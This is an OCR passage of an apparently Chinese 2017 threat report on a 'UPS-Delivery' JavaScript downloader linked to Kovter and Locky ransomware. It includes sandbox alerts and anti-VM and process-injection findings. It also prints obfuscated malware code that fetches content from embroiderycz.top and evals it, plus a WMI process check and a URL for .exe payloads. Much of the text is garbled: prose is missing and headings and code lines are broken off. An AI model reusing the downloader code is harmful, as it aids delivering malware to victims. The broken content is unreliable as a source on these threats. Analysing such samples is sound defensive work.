
2017 03 10

VenusEye

DDOS



UPS-Delivery JS

VenusEye **Kovter**


Locky

Struts2 S2-045 **CVE-2017-5638**

APT


威胁行为 [1]
尝试请求某个URL
危险等级
检测到可疑HTTP请求
可疑URL: http://unixbroungs.t



景云杀毒
发现 104 个威胁
暂不处理
立刻处理
自定义查杀已完成，耗时 00:05，扫描项目 159 个
病毒查杀
实时防护
常用工具
防护日志
信任与隔离
风险类型
风险信息
处理建议
恶意木马
JS.Torjan.Runcode.a.zav
C:\Users\John\Desktop\sample\···\Delivery-Details.js
建议清除


开机启动 [1]
安装自启动项 危险等级
反虚拟机 [10]
通过动态库判断VirtualBox沙箱环境 危险等级
尝试检测BIOS版本信息 危险等级
尝试通过动态库判断沙箱环境 危险等级
通过动态库判断Sunbelt沙箱环境 危险等级
通过特定文件检测VirtualBox沙箱环境 危险等级
检测主流虚拟机环境与沙箱环境
尝试检测VirtualPC沙箱环境 危险等级
通过特定文件判断VMware沙箱环境 危险等级
通过注册表判断VMware沙箱环境 危险等级
通过特定文件判断VPC沙箱环境 危险等级
进程入侵 [3]
尝试读取系统进程内存 危险等级
尝试向系统进程内写入数据 危险等级
尝试创建傀儡进程 危险等级
注入傀儡进程regsvr32.exe，最终执行恶意操作的均为regsvr32.exe
PID
进程名
详细信息
C:\Documents and Setting
a6de171ef.exe
117b1564
隐蔽信道 [4]
尝试连接某个服务器 危险等级
可疑地址：185.117.72.90:80
尝试请求某个URL 危险等级
开机启动 [1]
尝试打开服务 危险等级
反调试 [1]
准确报警Locky家族信息

3.1

UPS-Delivery

JS




3.2

Kovter XMLHTTP

```
function reqty(fdga) { eval(fdga); }
function mesuto() {
        for (var i=0; i<x.length; i++)
        {
        var vDJmB = function(){
                return new Ad
                                                                var e = vDJmB;

                                                                try
                                                                {
                                                                        var raspbna2s=['\x6F'+pi6dnz];
                                                                        e[raspbna2s[9-9+0]]["G"+"ET", t4 + "."+ter+ter+x[i]+"/c"+"o"+"u"+"n"+"ter/?"+m,false);
                                                                        e.send();

                                                                        var r = e.responseText;

                                                                        if (r.length > 999+1 && r.indexOf(m) > -1)
                                                                        {
                                                                                reqty(e.responseText.split(m).join(zaima.substring(2,3)));

                                                                                break;
                                                                        };
                                                                }
                                                                catch(e)
                                                                {
                                                                };
                                                                };
}

var omd6rd="";

var sder = "P";
var g2 = "M"+"sxml2.XMLHT"+"T"+"P"+sder;

48p5oYa8BkPwzvEQ8BiwgBBFqONP3sB1NdftllFCCtTvZupPhtMyctgVTFy5a7dnT1kDBbugWuT";   var m =
                                                                "LRtVFxk1tPANiwcdhJO2mCdYv3zbQKCq3AS7lVGtsLDIzu19sBtBoXPgCsRGcZlFup5wytK6RlJwGDjn7mMX
oiderycz.top'];                                                 var x = new Array["embroiderycz.top", "embroiderycz.top", "embroiderycz.top", "embroiderycz.top", "embr
                                                                var t4 = "ht"+"tp";
                                                                var pi6dnz = "\x70"+"\x65\x6E";
```

(1)



(2) UiUMpOyH hDUZBz

```
451 function UiUMpOyH(){return iKf+MQz+EmP+iBA+vQA+Jlf+Mzj+vjU+GnL+Kkf+rJH+lir+OFQ+KAC+JwF+Uh
452
453
454
455
456 ZOkbcV=hDUZBz(UiUMpOyH());
457 function kRQTifWoe() {return ""};
458 var QHjDI='Scripting.FileSystemObjectScripting.FileSystemObjectScripting.FileSystemObject
459 function IQCZtUn(){return '.j'+'s';}function nICRXxKHd(JrGobvgxGFf){return JhMdXLuVPo(JrG
```

(3) js js

(4) js http://look*.top/11.exe 30459.exe 70684.exe

(5) WMI

```
kSiTVRYUsr(gxgwFoFJF,MykNLVr);
var dOBpdqj = GetObject('winmgmts:{impersonationLevel=impersonate}').ExecQuery('Select * from Win32_Process Where Name = \''+PGmNKAhqmZ+'\'');
if ( dOBpdqj.Count >= 11-10 ){break;}
} catch(e) {}
```

3.3


Kovter

Locky

(Great Ennead) **osiris**

Locky HTTP

AES



. APT

4.1 APT

APT

APT

H-worm

APT

APT APT

0-day

4.2 APT

APT

APT

APT

0-day

ROP API

Shell code APT

APT